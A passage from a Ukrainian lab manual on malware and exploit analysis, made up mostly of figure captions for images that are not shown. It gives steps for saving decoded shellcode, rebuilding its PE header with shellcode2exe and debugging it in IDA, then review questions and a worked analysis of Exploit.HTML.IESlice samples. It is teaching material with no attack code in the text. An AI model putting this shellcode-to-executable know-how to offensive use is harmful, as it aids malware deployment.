


Рисунок 8.




Рисунок 9.

1. Збережіть розкодований шелл-код у файл.




Рисунок 10.

1. Використовуйте інструмент «c:\STUDENT_LABS\Tools\Exploit Tools\shellcode2exe\», щоб реконструювати заголовок PE для шелл-коду.




Рисунок 11.

1. Шел-код із реконструйованим заголовком PE та імпортованою адресною таблицею буде збережено як «shellcode.exe».
2. Відкрийте «shellcode.exe» в дизасемблері IDA та почніть налагодження.

Питання

1. Які технології сьогодні використовуються для інтернет-атак?
2. Які типи вразливостей програмного забезпечення ви знаєте?
3. Що таке обфускація і для чого вона використовується?
4. Які дії необхідні для захисту системи, що містить уразливість, від несанкціонованого доступу?
5. Чи можливо забезпечити 100% захист системи користувача від шкідливого програмного забезпечення?

References

1. The video guide for exploits analysis.

Приклад виконання лабораторної роботи:




Рисунок 12. Виконуємо аналіз Exploit.HTML.IESlice.aa




Рисунок 13.




Рисунок 14. Виконуємо аналіз Exploit.HTML.IESlice.ab




Рисунок 15.




Рисунок 16. Виконуємо аналіз Exploit.HTML.IESlice.w




Рисунок 17.




Рисунок 18.




Рисунок 19. Знайдено посилання з якого відвантажується виконуваний файл.




Рисунок 20. Зберігаєм шелкод в бінарнік та додаєм заголовки PE.




Рисунок 21.




Рисунок 22. Спроба аналізу та декомпіляції

Навчально-методичне видання